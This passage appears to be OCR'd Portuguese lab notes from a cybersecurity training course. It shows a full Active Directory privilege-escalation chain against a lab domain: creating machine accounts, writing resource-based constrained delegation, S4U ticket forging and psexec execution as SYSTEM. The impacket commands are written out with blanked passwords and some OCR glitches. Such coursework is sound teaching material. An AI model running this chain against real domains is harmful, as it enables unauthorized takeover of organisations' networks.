



**impacket-addcomputer apelido.local/mcosta: -computer-name martapc2 -computer-pass -dc-ip 192.168.10.1**

**Técnico Especialista Cibersegurança- CET103**





**New-ADComputer -Name presidente -SamAccountName presidente$ -AccountPassword (ConvertTo-SecureString "  " -AsPlainText -Force) -Enabled $true**




**Técnico Especialista Cibersegurança- CET103**

**Impacket-addcomputer apelido.local/presidente: -computer-name presidente -computer-pass -dc-ip 192.168.10.1**




**impacket-GetADComputers goncalves.local/plinha: -dc-ip 192.168.10.1**




**Técnico Especialista Cibersegurança- CET103**

**Nota :** No Active Directory Users and Computers → domínio goncalves.local → Attribute Editor:

- msDS-MachineAccountQuota = 10

Isto significa que, neste momento:

- Cada utilizador autenticado pode criar até 10 contas de computador
- Este é o valor por defeito do Active Directory




## 5. Ataque RBCD – Resource-Based Constrained Delegation

### 5.1 Conceito

O ataque **RBCD** explora o atributo:

msDS-AllowedToActOnBehalfOfOtherIdentity

Se um atacante controlar:

- Uma máquina falsa (falsopc$)
- E conseguir escrever este atributo no alvo (nome$)

Então pode **impersonar qualquer utilizador**, incluindo administradores.


### 5.2 Escrita do atributo RBCD (com privilégios elevados)

**impacket-rbcd goncalves.local/presidente: **
**-action write **
**-delegate-to 'PEDRO$' **
**-delegate-from 'falsopc$' **
**-dc-ip 192.168.10.1**

Resultado:

- falsopc$ pode agir em nome de utilizadores no DC
- Escalada silenciosa e persistente

.




### 6. Ataque Kerberos – S4U + Pass-the-Ticket

**Passo 1 — instalar Kerberos**
**No Kali**

**sudo apt update**
**sudo apt install -y krb5-user**

**Durante a instalação:**

- **Default Kerberos realm → GONCALVES.LOCAL**
- **KDC → 192.168.10.1**
- **Admin server → 192.168.10.1**

**Técnico Especialista Cibersegurança- CET103**




### 6.1 Obtenção de Service Ticket (CIFS)


**impacket-getST goncalves.local/'falsopc$':  **
**-spn cifs/nome.apelido.local **
**-impersonate presidente **
**-dc-ip 192.168.10.1**

Descição:

1. **S4U2Self** – pedido em nome do utilizador
2. **S4U2Proxy** – delegação para o serviço alvo


3. Criação de ticket Kerberos (.ccache)

**Técnico Especialista Cibersegurança- CET103**




## 6.2 Execução remota como NT AUTHORITY\SYSTEM


**impacket-psexecgoncalves.local/presidente: @pedro.goncalves.local -dc-ip 192.168.10.1**



**Técnico Especialista Cibersegurança- CET103**

## Domínio totalmente comprometido

**C:\Windows\system32> whoami**
nt authority\system



